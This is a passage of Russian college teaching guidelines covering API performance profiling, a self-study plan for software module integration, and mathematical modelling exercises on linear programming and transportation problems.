2. В чём разница между in-memory и распределённым кэшем?
3. Как обеспечить актуальность данных при кэшировании?
4. Что такое Cache Stampede и как его избежать?



## **Практическая работа №21. Оптимизация производительности REST API через профилирование**

### **1. Цель работы**

Научиться использовать профилировщики (встроенный в Visual Studio) для выявления узких мест в производительности API и применять оптимизации.

### **2. Оборудование и ПО**

- Visual Studio с инструментами профилирования.
- Проект из ПР2 с большим объёмом данных (например, 10 000 записей).

### **3. Ход работы**

#### **3.1. Наполнение базы тестовыми данными**

Создайте метод для генерации 10 000 товаров.

#### **3.2. Запуск профилировщика**

1. В Visual Studio выберите **Отладка** → **Профилировщик производительности**.
2. Выберите **Загрузка ЦП** и **Использование памяти**.
3. Запустите приложение и выполните несколько запросов (например, получение всех товаров).
4. Остановите профилирование и изучите отчёт.

#### **3.3. Выявление узких мест**

Обратите внимание на методы, потребляющие больше всего времени. Обычно это запросы к БД без индексов или неоптимальные LINQ-запросы.

#### **3.4. Оптимизация запросов**

- Добавьте индексы в БД через миграции.
- Используйте проекцию (Select) для уменьшения объёма передаваемых данных.
- Примените асинхронные методы.

#### **3.5. Повторное профилирование**

Снова запустите профилировщик и сравните результаты.

#### **3.6. Задание для самостоятельной работы**

1. Найдите самый медленный эндпоинт и оптимизируйте его.
2. Используйте кэширование для этого эндпоинта и измерьте прирост.
3. Проанализируйте использование памяти и найдите утечки (если есть).

### **Контрольные вопросы**

1. Какие метрики производительности важны для API?
2. Как профилировщик помогает находить проблемы?
3. Что такое «горячий путь» (hot path)?
4. Как интерпретировать данные профилирования памяти?

## **Список использованных источников**

### **Основная литература:**

1. Агальцов, В. П. Математические методы в программировании: учебник / В. П. Агальцов. — 2-е изд., перераб. и доп. — Москва: ФОРУМ : ИНФРА-М, 2023. — 240 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0410-7. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/1896458> – Режим доступа: по подписке.
2. Емелина Е.И. Поддержка и тестирование программных модулей: учебник / Е.И. Емелина. — Москва: КНОРУС, 2024. — 272 с. — (Среднее профессиональное образование).
3. Спицина, И. А. Разработка информационных систем. Пользовательский интерфейс : учебное пособие для СПО / И. А. Спицина, К. А. Аксёнов ; под редакцией Л. Г. Доросинского. — 3-е изд. — Саратов, Екатеринбург : Профобразование, Уральский федеральный университет, 2024. — 98 с. — ISBN 978-5-4488-0768-8, 978-5-7996-2872-7. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROФобразование : [сайт]. — URL: <https://profspo.ru/books/139604>
4. Толстых, С. Г. Объектно-ориентированное программирование с использованием C# : учебное пособие / С. Г. Толстых, И. Л. Коробова, Н. В. Майстренко. — Тамбов : Тамбовский государственный технический университет, ЭБС АСВ, 2023. — 80 с. — ISBN 978-5-8265-2615-6. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROФобразование : [сайт]. — URL: <https://profspo.ru/books/141062>

### **Дополнительная литература:**

1. Колдаев, В. Д. Численные методы и программирование: учебное пособие / В.Д. Колдаев; под ред. Л.Г. Гагариной. — Москва: ФОРУМ : ИНФРА-М, 2025. — 336 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0779-5. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/2139606> – Режим доступа: по подписке.
2. Слабнов, В. Д. Численные методы и программирование: учебное пособие для СПО / В. Д. Слабнов. — 2-е изд., стер. — Санкт-Петербург: Лань, 2022. — 460 с. — ISBN 978-5-8114-9250-3. — Текст: электронный // Лань: электронно-библиотечная система. — URL: <https://e.lanbook.com/book/189402> — Режим доступа: для авториз. пользователей.

### **Интернет-ресурсы:**

15. <http://www.citforum.ru/> - Центр информационных технологий.
16. <http://www.5ballov.ru/> - Образовательный портал.
17. <http://www.fio.ru/> - Федерация Интернет – образования.
18. <http://tests.academy.ru/> - Тесты из области информационных технологий.
19. <http://www.codenet.ru/> - Все для программиста.
20. <http://public.tsu.ru/~wawlasov/start.htm> - В помощь учителю информатики.
21. <http://sciedu.city.ru/> - Наука и образование в России.

Министерство науки и высшего образования Российской Федерации  
Федеральное государственное автономное образовательное учреждение высшего  
образования  
«Северо-Кавказский федеральный университет»  
Колледж СКФУ в г. Ставрополе

**МЕТОДИЧЕСКИЕ УКАЗАНИЯ  
к самостоятельной работе**

**ПМ. 02 Разработка и интеграция модулей программного обеспечения  
МДК 02.02 ОСУЩЕСТВЛЕНИЕ ИНТЕГРАЦИИ ПРОГРАММНЫХ МОДУЛЕЙ**

Специальность      09.02.11 Разработка и управление программным обеспечением  
Форма обучения    очная

## 1. Пояснительная записка

Методические указания для самостоятельной работы студентов при изучении МДК. 02.02 Осуществление интеграции программных модулей предназначены для обучающихся по специальности 09.02.11 Разработка и управление программным обеспечением.

При организации СР важным и необходимым условием становятся формирование умения самостоятельной работы для приобретения знаний, навыков и возможности организации учебной и научной деятельности. Целью самостоятельной работы студентов является овладение фундаментальными знаниями, профессиональными умениями и навыками деятельности по профилю, опытом творческой, исследовательской деятельности. Самостоятельная работа студентов способствует развитию самостоятельности, ответственности и организованности, творческого подхода к решению проблем учебного и профессионального уровня.

По учебному плану специальности 09.02.11 Разработка и управление программным обеспечением в МДК. 02.02 Осуществление интеграции программных модулей, на внеаудиторную самостоятельную работу обучающихся отводится 28 часов.

## 2. План-график выполнения СРС

| № | Наименование разделов и тем дисциплины, их краткое содержание                                                                                                                                                                                                                                                                                                                                      | Использование интерактивных форм    | Зачетные единицы (часы) |
|---|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------|-------------------------|
| 1 | <b>Тема 2.1. Основы интеграции программных модулей</b><br><i>Вид самостоятельной работы:</i><br>Написание кода (псевдокода на любом языке), который интегрирует эти модули для вычисления цены со скидкой, включая обработку возможных ошибок (например, отрицательная цена).                                                                                                                      | <i>Написание кода</i>               | <b>10</b>               |
| 2 | <b>Тема 2.2. Управление и мониторинг интегрированной системы</b><br><i>Вид самостоятельной работы:</i><br>Работа с научной литературой на тему: Мониторинг приложения: нагрузка, ошибки, сбор статистики. Внедрение сборщика метрик. Инструменты контейнеризации. Контейнеризация приложения.                                                                                                      | <i>Работа с научной литературой</i> | <b>6</b>                |
| 3 | <b>Тема 2.3. Безопасность при интеграции</b><br><i>Вид самостоятельной работы:</i><br>Подготовка докладов на тему: 1. «Основные команды Git, необходимые для отправки изменений в удаленный репозиторий и получения обновлений». 2. «Разница между нисходящей (top-down) и восходящей (bottom-up) интеграцией программных модулей. Пример ситуации, когда удобно использовать каждый из подходов.» | <i>Доклад</i>                       | <b>6</b>                |
|   | <b>Тема 2.4. Оптимизация и масштабируемость интегрированных решений</b><br><i>Вид самостоятельной работы:</i><br>Работа с научной литературой на тему: Оптимизация и масштабируемость интегрированных решений                                                                                                                                                                                      | <i>Работа с научной литературой</i> | <b>6</b>                |

|  |              |  |           |
|--|--------------|--|-----------|
|  | <b>Итого</b> |  | <b>28</b> |
|--|--------------|--|-----------|

### 3. Методические рекомендации к СРС

#### 3.1. Методические рекомендации по подготовке доклада

Основные этапы подготовки доклада:

- **Определение темы и цели:** Четко сформулируйте что именно вы хотите донести до аудитории.
- **Сбор и анализ информации:** Используйте не менее 3-х источников выделяя главное и избегая простого копирования.
- **Составление плана:** Разбейте тему на логические части.
- **Написание текста:**
  - *Введение:* Обоснование актуальности цели.
  - *Основная часть:* Последовательное раскрытие темы (аргументы/факты).
  - *Заключение:* Краткие выводы и итоги.
- **Оформление:** Используйте Times New Roman, 14 кегль, полуторный интервал, поля (слева — 30 мм справа — 10 мм верх/низ — 20 мм).
- **Подготовка к выступлению:** Подготовьте тезисы сделайте иллюстрации (схемы/графики) и отрепетируйте речь.

##### **Рекомендации по выступлению:**

- Не читайте текст дословно используйте план или тезисы.
- Соблюдайте регламент времени.
- Установите зрительный контакт с аудиторией.
- Будьте готовы к вопросам и ведите дискуссию.

##### **Технические требования (стандарт):**

- Объем: обычно до 20 стр. А4.
- Шрифт: Times New Roman, 14 пт черным.
- Межстрочный интервал: 1,5.
- Абзацный отступ: 1,25 см.

#### 3.2. Методические рекомендации по работе с научной литературой.

Этапы работы с научной литературой:

**Поиск источников:** Используйте академические базы данных для поиска рецензируемых статей, монографий и диссертаций (eLibrary, КиберЛенинка, Google Scholar).

**Оценка материала:** Проанализируйте актуальность, авторитетность автора, издательство, аннотацию и оглавление перед глубоким чтением.

**Анализ текста:**

Изучите введение и выводы для понимания сути.

Выделите основные термины и аргументы автора.

Используйте методы активного чтения: конспектирование, систему подчеркиваний, метод «инсерт» (маркировка текста: «знаю», «новое», «противоречит», «есть вопрос»).

**Фиксация результатов:**

Составляйте библиографическое описание источника сразу.

Ведите рабочие записи (цитаты, аннотации, кластеры, сравнительные таблицы).

**Систематизация:** Объединяйте полученные данные по темам, выделяя общее и различное в подходах разных авторов.

**Авторское редактирование:** При написании обзора литературы избавляйтесь от лишней информации и терминологической путаницы.

## **Список использованных источников**

### **Основная литература:**

5. Агальцов, В. П. Математические методы в программировании: учебник / В. П. Агальцов. — 2-е изд., перераб. и доп. — Москва: ФОРУМ : ИНФРА-М, 2023. — 240 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0410-7. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/1896458> – Режим доступа: по подписке.
6. Емелина Е.И. Поддержка и тестирование программных модулей: учебник / Е.И. Емелина. – Москва: КНОРУС, 2024. – 272 с. – (Среднее профессиональное образование).
7. Спицина, И. А. Разработка информационных систем. Пользовательский интерфейс : учебное пособие для СПО / И. А. Спицина, К. А. Аксёнов ; под редакцией Л. Г. Доросинского. — 3-е изд. — Саратов, Екатеринбург : Профобразование, Уральский федеральный университет, 2024. — 98 с. — ISBN 978-5-4488-0768-8, 978-5-7996-2872-7. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROФобразование : [сайт]. — URL: <https://profspo.ru/books/139604>
8. Толстых, С. Г. Объектно-ориентированное программирование с использованием C# : учебное пособие / С. Г. Толстых, И. Л. Коробова, Н. В. Майстренко. — Тамбов : Тамбовский государственный технический университет, ЭБС АСВ, 2023. — 80 с. — ISBN 978-5-8265-2615-6. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROФобразование : [сайт]. — URL: <https://profspo.ru/books/141062>

### **Дополнительная литература:**

3. Колдаев, В. Д. Численные методы и программирование: учебное пособие / В.Д. Колдаев; под ред. Л.Г. Гагариной. — Москва: ФОРУМ : ИНФРА-М, 2025. — 336 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0779-5. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/2139606> – Режим доступа: по подписке.
4. Слабнов, В. Д. Численные методы и программирование: учебное пособие для СПО / В. Д. Слабнов. — 2-е изд., стер. — Санкт-Петербург: Лань, 2022. — 460 с. — ISBN 978-5-8114-9250-3. — Текст: электронный // Лань: электронно-библиотечная система. — URL: <https://e.lanbook.com/book/189402> — Режим доступа: для авториз. пользователей.

### **Интернет-ресурсы:**

22. <http://www.citforum.ru/> - Центр информационных технологий.
23. <http://www.5ballov.ru/> - Образовательный портал.
24. <http://www.fio.ru/> - Федерация Интернет – образования.
25. <http://tests.academy.ru/> - Тесты из области информационных технологий.
26. <http://www.codenet.ru/> - Все для программиста.
27. <http://public.tsu.ru/~wawlasov/start.htm> - В помощь учителю информатики.
28. <http://sciedu.city.ru/> - Наука и образование в России.

Министерство науки и высшего образования Российской Федерации  
Федеральное государственное автономное образовательное учреждение высшего образования  
«Северо-Кавказский федеральный университет»

Колледж СКФУ в г. Ставрополе

**МЕТОДИЧЕСКИЕ УКАЗАНИЯ**  
**для практических занятий**

**ПМ.02 Разработка и интеграция модулей программного обеспечения**

**МДК 02.03 МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ**

|                |                                              |
|----------------|----------------------------------------------|
| Специальность  | 09.02.11 Разработка и управление программным |
| обеспечением   |                                              |
| Форма обучения | очная                                        |

Ставрополь

## Пояснительная записка

Методические указания по организации и проведению практических работ составлены в соответствии с ФГОС СПО по специальности 09.02.11 Разработка и управление программным обеспечением и рабочей программой МДК 02.03. Математическое моделирование.

Целью выполнения практических занятий является систематизация и закрепление теоретических знаний и формирование практических умений.

Особое значение для усвоения содержания МДК 02.03. Математическое моделирование и привития практических навыков имеет правильная и четкая организация проведения и выполнения студентами практических работ под контролем преподавателя.

Перед началом выполнения каждой работы студенты должны ознакомиться с ее основными положениями, порядком выполнения работы.

По каждому практическому занятию предусматривается индивидуальный отчет перед преподавателями.

Самостоятельная работа студентов проводится с целью:

- систематизации и закрепления полученных теоретических знаний и практических умений, обучающихся;
- углубления и расширения теоретических знаний;
- формирования умений использовать нормативную, правовую, справочную документацию и специальную литературу;
- развития познавательных способностей и активности обучающихся, творческой инициативы, ответственности и организованности;
- формирования самостоятельности мышления, способностей к саморазвитию, самосовершенствованию и самореализации;
- развития исследовательских умений.

В результате освоения учебной дисциплины обучающийся должен **уметь**:

- измерять и оценивать качество ПО;
- проектировать, разрабатывать, тестировать и документировать программы с применением современных технологий и программных средств;
- использовать специальную литературу в изучаемой предметной области.

В результате освоения учебной дисциплины обучающийся должен **знать**:

- критерии стандарты качества ПО, классические технологии разработки ПО;
- модели процесса разработки ПО;
- методы, технологии и инструментальные средства, применяемые на всех этапах разработки ПО;
- методы управления проектами по разработке ПО.



## Тема 1. Понятие решения. Множество решений, оптимальное решение. Показатель эффективности решения

### ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 1

**Цель работы:** закрепить практические навыки по построению простейших математических.

#### Краткая теория

Построение математической модели процесса, явления или объекта начинается с построения упрощенного варианта модели, в котором учитываются только основные черты. В результате прослеживаются основные связи между входными параметрами, ограничениями и показателем эффективности. Общего подхода к построению модели нет. В каждом конкретном случае при построении математической модели учитывается большое количество факторов: цель построения модели, круг решаемых задач, точность описания модели и точность выполнения вычислений. Математическая модель должна отражать все существенные факторы, определяющие ее поведение, и при этом быть простой и удобной для восприятия результатов. Каждая математическая модель процесса, явления или объекта в своей основе имеет математический количественный метод.

Применение математических количественных методов для обоснования выбора того или иного управляющего решения во всех областях человеческой деятельности называется *исследованием операций*. Целью исследования операций является нахождение с использованием специального математического аппарата решения, удовлетворяющего заданным условиям. На самом деле при решении практически любой задачи имеется неограниченное количество решений. Множество решений, удовлетворяющих заданным условиям (ограничениям), называется допустимым множеством решений. Выбор из множества допустимых решений одного решения, наилучшего в каком-либо смысле, называемого *оптимальным* решением, и есть задача исследования операций.

*Модель — это материальный или идеальный объект, заменяющий оригинал, наделенный основными характеристиками (чертами) оригинала и предназначенный для проведения некоторых действий над ним с целью получения новых сведений об оригинале.*



Рис. 1. Классификация моделей




Рис. 2. Классификация математических моделей

При построении математической модели необходимо обеспечить *достаточную* точность вычислений (точность решения) и *необходимую* подробность модели. Любая математическая модель включает в себя описание основных, т. е. *необходимых* для исследования свойств и законов функционирования исследуемого объекта, процесса или явления. В своей основе каждая математическая модель имеет целевую функцию, которая описывает функционирование реального объекта, процесса или явления. В зависимости от исследуемого (моделируемого) объекта, явления или процесса *целевая функция* может быть представлена одной функциональной зависимостью, системой уравнений (линейных, нелинейных, дифференциальных и т. д.), набором статистических данных и т. д. При работе с целевой функцией исследователь воздействует на нее через **набор входных параметров** (рис. 3).

|                        |                        |                         |
|------------------------|------------------------|-------------------------|
| Входной параметр 1     |                        | Выходной параметр 1     |
| Входной параметр 2     |                        | Выходной параметр 2     |
| Входной параметр 3     | Модель системы         | Выходной параметр 3     |
| Входной параметр $n-1$ | (объекта или процесса) | Выходной параметр $m-1$ |
| Входной параметр $n$   |                        | Выходной параметр $m$   |

Рис. 3. Обобщенная схема математической модели

По способу реализации математические модели можно разделить следующим образом.

#### 1. Линейное программирование.

Математическая модель целиком (целевая функция и ограничения) описывается уравнениями первого порядка. Линейное программирование включает в себя несколько методов решения (задач):

- симплексный;
- графический;
- транспортная задача;
- целочисленное программирование.

#### 2. Нелинейное программирование.

Целевая функция и ограничения, составляющие математическую модель, содержат хотя бы одно нелинейное уравнение (уравнение второго порядка и выше). Нелинейное программирование содержит несколько методов решения (задач):

- графический;
- регулярного симплекса;
- деформируемого многогранника (Нелдера - Мида);

- градиентный.

### 3. Динамическое программирование.

Ориентировано на решение задач прокладки магистралей кратчайшим путем и перераспределения различных видов ресурсов.

### 4. Сетевое планирование.

Решает проблему построения графика выполнения работ, распределения производственных, финансовых и людских ресурсов.

### 5. Принятие решений и элементы планирования.

В этом случае и качестве целевой функции выступает набор статистических данных или некоторые данные прогноза. Решением задачи являются рекомендации о способах поведения (стратегии). Решение носит рекомендательный характер (приблизительное решение). Выбор стратегии целиком остается за человеком — ответственным лицом, принимающим решение. Для принятия решения разработаны следующие теории:

- теория игр;
- системы массового обслуживания.

**Задание 1.** Составить математическую модель следующей задачи. На складе имеется 300 кг сырья. Надо изготовить два вида продукции. На изготовление первого изделия требуется 2 кг сырья, а на изготовление второго изделия — 5 кг. Определить план выпуска двух изделий.

Решение.

Обозначим,  $x_1$  — единица первого изделия,  $x_2$  — единица второго изделия.

Тогда составим математическая модель:  $2x_1 + 5x_2 = 300$ .

**Задание 2.** Составить математическую модель следующей задачи. Предположим, что для производства продукции вида А и В можно использовать материал 3-х сортов. При этом на изготовление единицы изделия вида А расходуется 14 кг первого сорта, 12 кг второго сорта и 8 кг третьего сорта. На изготовление продукции вида В расходуется 8 кг первого сорта, 4 кг второго сорта, 2 кг третьего сорта. На складе фабрики имеется всего материала первого сорта 624 кг, второго сорта 541 кг, третьего сорта 376 кг. От реализации единицы готовой продукции вида А фабрика имеет прибыль вида 7 руб., а от реализации единицы готовой продукции вида В фабрика имеет прибыль вида 3 руб. Определить максимальную прибыль от реализации всей продукции видов А и В.

Решение.

Составим математическую модель задачи: Пусть  $x_1$  — единица готовой продукции вида А,

$x_2$  - единица готовой продукции вида В,

Цель фабрики получить максимальную прибыль от реализации всей продукции видов

А и В, тогда:

$$F = 7 \cdot x_1 + 3 \cdot x_2 \rightarrow \max$$

Система ограничений:

$$\begin{cases} 14x_1 + 8x_2 \leq 624 \\ 12x_1 + 4x_2 \leq 541 \\ 8x_1 + 2x_2 \leq 376 \end{cases}$$

$$12x_1 + 4x_2 \leq 541$$

$$8x_1 + 2x_2 \leq 376$$

$$x_1 \geq 0, \quad x_2 \geq 0 \quad \text{условие неотрицательности}$$

**Задание 3.** Составить математическую модель следующей задачи. Имеются три пункта поставки однородного груза А1, А2, А3 и пять пунктов В1, В2, В3, В4, В5 потребления этого

груза. На пунктах A1, A2 и A3 находится груз соответственно в количестве 200, 450, 250 тонн. В пункты B1, B2, B3, B4, B5 требуется доставить соответственно 100, 125, 325, 250, 100 тонн груза. Расстояние между пунктами поставки и пунктами потребления приведено в таблице:

| Пункты поставки | Пункты потребления |    |    |    |    |
|-----------------|--------------------|----|----|----|----|
|                 | B1                 | B2 | B3 | B4 | B5 |
| A1              | 5                  | 8  | 7  | 10 | 3  |
| A2              | 4                  | 2  | 2  | 5  | 6  |
| A3              | 7                  | 3  | 5  | 9  | 2  |

Решение:

Проверка сбалансированности модели задачи. Модель является сбалансированной, т.к. суммарный объем запасов сырья равен суммарному объему потребности в ней:

$$200+450+250=100+125+325+250+100.$$

Построение математической модели – неизвестными в этой задаче является объем перевозок. Пусть  $x_{ij}$  - объем перевозок  $i$ -го предприятия в  $j$ -го пункт потребления. Суммарные транспортные расходы - это функционал качества

(критерий цели): 
$$F = \sum_{i=1}^n \sum_{j=1}^m c_{ij} x_{ij},$$

Где  $c_{ij}$  - стоимость перевозки единицы продукции  $i$ -го предприятия в  $j$ -й пунктах потребления.

Неизвестные в этой задаче должны удовлетворять следующим ограничениям:

Объем перевозок не могут быть отрицательными;

Поскольку модель сбалансирована, то вся продукция должна быть вывезена с предприятия, а потребность всех пунктов потребления должна быть полностью удовлетворены.

Итак, имеем следующую задачу:

Найти минимум функционала:

$$F = \sum_{i=1}^3 \sum_{j=1}^5 c_{ij} x_{ij} \rightarrow \min,$$

$$\sum_{i=1}^3 x_{ij} = 100,$$

$$\sum_{i=1}^3 x_{ij} = 125,$$

$$\sum_{i=1}^3 x_{ij} = 325, \quad \sum_{j=1}^5 x_{ij} = 200,$$

$$\sum_{i=1}^3 x_{ij} = 250, \quad \sum_{j=1}^5 x_{ij} = 450,$$

$$\sum_{i=1}^3 x_{ij} = 100, \quad \sum_{j=1}^5 x_{ij} = 250,$$

$$x_{ij} \geq 0, i \in [1,3], j \in [1,5].$$

При ограничениях:

Задания для работы 1

Вариант.

Задача 1. Составить математическую модель следующей задачи. Предположим, что для производства продукции вида А и В можно использовать материал трех сортов. При этом на изготовление единицы изделия вида А расходуется  $a_1$  кг первого сорта,  $a_2$  кг второго сорта и  $a_3$

кг третьего сорта. На изготовление продукции вида В расходуется  $b_1$  кг первого сорта,  $b_2$  кг второго сорта,  $b_3$  кг третьего сорта. На складе фабрики имеется всего материала первого сорта  $c_1$  кг, второго сорта  $c_2$  кг, третьего сорта  $c_3$  кг. От реализации единицы готовой продукции вида А фабрика имеет прибыль вида  $\alpha$  руб., а от реализации единицы готовой продукции вида В фабрика имеет прибыль вида  $\beta$  руб. Определить максимальную прибыль от реализации всей продукции видов А и В.

$$a_1 = 19, a_2 = 16, a_3 = 19, b_1 = 26, b_2 = 17, b_3 = 8, c_1 = 868, c_2 = 638, c_3 = 853, \alpha = 5, \beta = 4.$$

Задача 2. Имеются три пункта поставки однородного груза А1, А2, А3 и пять пунктов В1, В2, В3, В4, В5 потребления этого груза. На пунктах А1, А2 и А3 находится груз соответственно в количестве  $a_1, a_2$  и  $a_3$  тонн. В пункты В1, В2, В3, В4, В5 требуется доставить соответственно  $b_1, b_2, b_3, b_4, b_5$  тонн груза. Расстояние между пунктами поставки и пунктами потребления приведено в таблице:

| Пункты поставки | Пункты потребления |     |     |     |     |
|-----------------|--------------------|-----|-----|-----|-----|
|                 | В1                 | В2  | В3  | В4  | В5  |
| А1              | D11                | D12 | D13 | D14 | D15 |
| А2              | D21                | D22 | D23 | D24 | D25 |
| А3              | D31                | D32 | D33 | D34 | D35 |

Найти такой план закрепления потребителей за поставщиками однородного груза, чтобы общие затраты по перевозкам были минимальными.

|                                                                                                    |                                                                                                      |
|----------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------|
| $a_1 = 300, a_2 = 250, a_3 = 200,$<br>$b_1 = 210, b_2 = 150, b_3 = 120, b_4 = 135, b_5 = 135$<br>. | $D = \begin{bmatrix} 4 & 8 & 13 & 2 & 7 \\ 9 & 4 & 11 & 9 & 17 \\ 3 & 16 & 10 & 1 & 4 \end{bmatrix}$ |
|----------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------|

2 Вариант.

Задача 1. Составить математическую модель следующей задачи.

Предположим, что для производства продукции вида А и В можно использовать материал трех сортов. При этом на изготовление единицы изделия вида А расходуется  $a_1$  кг первого сорта,  $a_2$  кг второго сорта и  $a_3$  кг третьего сорта. На изготовление продукции вида В расходуется  $b_1$  кг первого сорта,  $b_2$  кг второго сорта,  $b_3$  кг третьего сорта. На складе фабрики имеется всего материала первого сорта  $c_1$  кг, второго сорта  $c_2$  кг, третьего сорта  $c_3$  кг. От реализации единицы готовой продукции вида А фабрика имеет прибыль вида  $\alpha$  руб., а от реализации единицы готовой продукции вида В фабрика имеет прибыль вида  $\beta$  руб. Определить максимальную прибыль от реализации всей продукции видов А и В.  $a_1 = 14, a_2 = 15, a_3 = 20, b_1 = 40, b_2 = 27, b_3 = 4, c_1 = 1200, c_2 = 993, c_3 = 1097, \alpha = 5, \beta = 13.$

Задача 2. Имеются три пункта поставки однородного груза А1, А2, А3 и пять пунктов В1, В2, В3, В4, В5 потребления этого груза. На пунктах А1, А2 и А3 находится груз соответственно в количестве  $a_1, a_2$  и  $a_3$  тонн. В пункты В1, В2, В3, В4, В5 требуется доставить соответственно  $b_1, b_2, b_3, b_4, b_5$  тонн груза.

Расстояние между пунктами поставки и пунктами потребления приведено в таблице:

| Пункты | Пункты потребления |
|--------|--------------------|
|--------|--------------------|

| поставки | B1  | B2  | B3  | B4  | B5  |
|----------|-----|-----|-----|-----|-----|
| A1       | D11 | D12 | D13 | D14 | D15 |
| A2       | D21 | D22 | D23 | D24 | D25 |
| A3       | D31 | D32 | D33 | D34 | D35 |

Найти такой план закрепления потребителей за поставщиками однородного груза, чтобы общие затраты по перевозкам были минимальными.

|                                                                                    |                                                                                                                |
|------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|
| $a_1=350, a_2=200, a_3=300,$<br>$b_1=170, b_2=140, b_3=200, b_4=195, b_5=145$<br>. | $D = \begin{bmatrix} 22 & 14 & 16 & 28 & 30 \\ 19 & 17 & 26 & 36 & 36 \\ 37 & 30 & 31 & 39 & 41 \end{bmatrix}$ |
|------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|

Контрольные вопросы

1. Что такое модель?
2. Приведите классификацию моделей.
3. Какие вы знаете виды математических моделей?
4. Дайте определение целевой функции.

## ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 2

**Цель работы:** закрепить практические навыки по построению простейших статистических моделей.

1 Вариант.

Задача 1. Составить математическую модель следующей задачи.

Предположим, что для производства продукции вида А и В можно использовать материал трех сортов. При этом на изготовление единицы изделия вида А расходуется  $a_1$  кг первого сорта,  $a_2$  кг второго сорта и  $a_3$  кг третьего сорта. На изготовление продукции вида В расходуется  $b_1$  кг первого сорта,  $b_2$  кг второго сорта,  $b_3$  кг третьего сорта. На складе фабрики имеется всего материала первого сорта  $c_1$  кг, второго сорта  $c_2$  кг, третьего сорта  $c_3$  кг. От реализации единицы готовой продукции вида А фабрика имеет прибыль вида  $\alpha$  руб., а от реализации единицы готовой продукции вида В фабрика имеет прибыль вида  $\beta$  руб. Определить максимальную прибыль от реализации всей продукции видов А и В.  $a_1=9, a_2=15, a_3=15, b_1=27, b_2=15, b_3=3, c_1=606, c_2=802, c_3=840,$   
 $\alpha=11, \beta=6.$

Задача 2. Имеются три пункта поставки однородного груза А1, А2, А3 и пять пунктов В1, В2, В3, В4, В5 потребления этого груза. На пунктах А1, А2 и А3 находится груз соответственно в количестве  $a_1, a_2$  и  $a_3$  тонн. В пункты В1, В2, В3, В4, В5 требуется доставить соответственно  $b_1, b_2, b_3, b_4, b_5$  тонн груза.

Расстояние между пунктами поставки и пунктами потребления приведено в таблице:

| Пункты поставки | Пункты потребления |     |     |     |     |
|-----------------|--------------------|-----|-----|-----|-----|
|                 | B1                 | B2  | B3  | B4  | B5  |
| A1              | D11                | D12 | D13 | D14 | D15 |
| A2              | D21                | D22 | D23 | D24 | D25 |

|    |     |     |     |     |     |
|----|-----|-----|-----|-----|-----|
| A3 | D31 | D32 | D33 | D34 | D35 |
|----|-----|-----|-----|-----|-----|

Найти такой план закрепления потребителей за поставщиками однородного груза, чтобы общие затраты по перевозкам были минимальными.

|                                                                            |                                                                                                                |
|----------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|
| $a1=200, a2=250, a3=200,$<br>$b1=190, b2=100, b3=120, b4=110, b5=130$<br>. | $D = \begin{bmatrix} 28 & 27 & 18 & 27 & 24 \\ 18 & 26 & 27 & 32 & 21 \\ 27 & 33 & 23 & 31 & 34 \end{bmatrix}$ |
|----------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|

#### 4 Вариант

Задача 1. Составить математическую модель следующей задачи.

Предположим, что для производства продукции вида А и В можно использовать материал трех сортов. При этом на изготовление единицы изделия вида А расходуется  $a1$  кг первого сорта,  $a2$  кг второго сорта и  $a3$  кг третьего сорта. На изготовление продукции вида В расходуется  $b1$  кг первого сорта,  $b2$  кг второго сорта,  $b3$  кг третьего сорта. На складе фабрики имеется всего материала первого сорта  $c1$  кг, второго сорта  $c2$  кг, третьего сорта  $c3$  кг. От реализации единицы готовой продукции вида А фабрика имеет прибыль вида  $\alpha$  руб., а от реализации единицы готовой продукции вида В фабрика имеет прибыль вида  $\beta$  руб. Определить максимальную прибыль от реализации всей продукции видов А и В.  $a1=13, a2=13, a3=11, b1=23, b2=11, b3=1, c1=608, c2=614, c3=575, \alpha=5, \beta=7$ .

Задача 2. Имеются три пункта поставки однородного груза А1, А2, А3 и пять пунктов В1, В2, В3, В4, В5 потребления этого груза. На пунктах А1, А2 и А3 находится груз соответственно в количестве  $a1, a2$  и  $a3$  тонн. В пункты В1, В2, В3, В4, В5 требуется доставить соответственно  $b1, b2, b3, b4, b5$  тонн груза. Расстояние между пунктами поставки и пунктами потребления приведено в таблице:

| Пункты поставки | Пункты потребления |     |     |     |     |
|-----------------|--------------------|-----|-----|-----|-----|
|                 | B1                 | B2  | B3  | B4  | B5  |
| A1              | D11                | D12 | D13 | D14 | D15 |
| A2              | D21                | D22 | D23 | D24 | D25 |
| A3              | D31                | D32 | D33 | D34 | D35 |

Найти такой план закрепления потребителей за поставщиками однородного груза, чтобы общие затраты по перевозкам были минимальными.

|                                                                           |                                                                                                                |
|---------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|
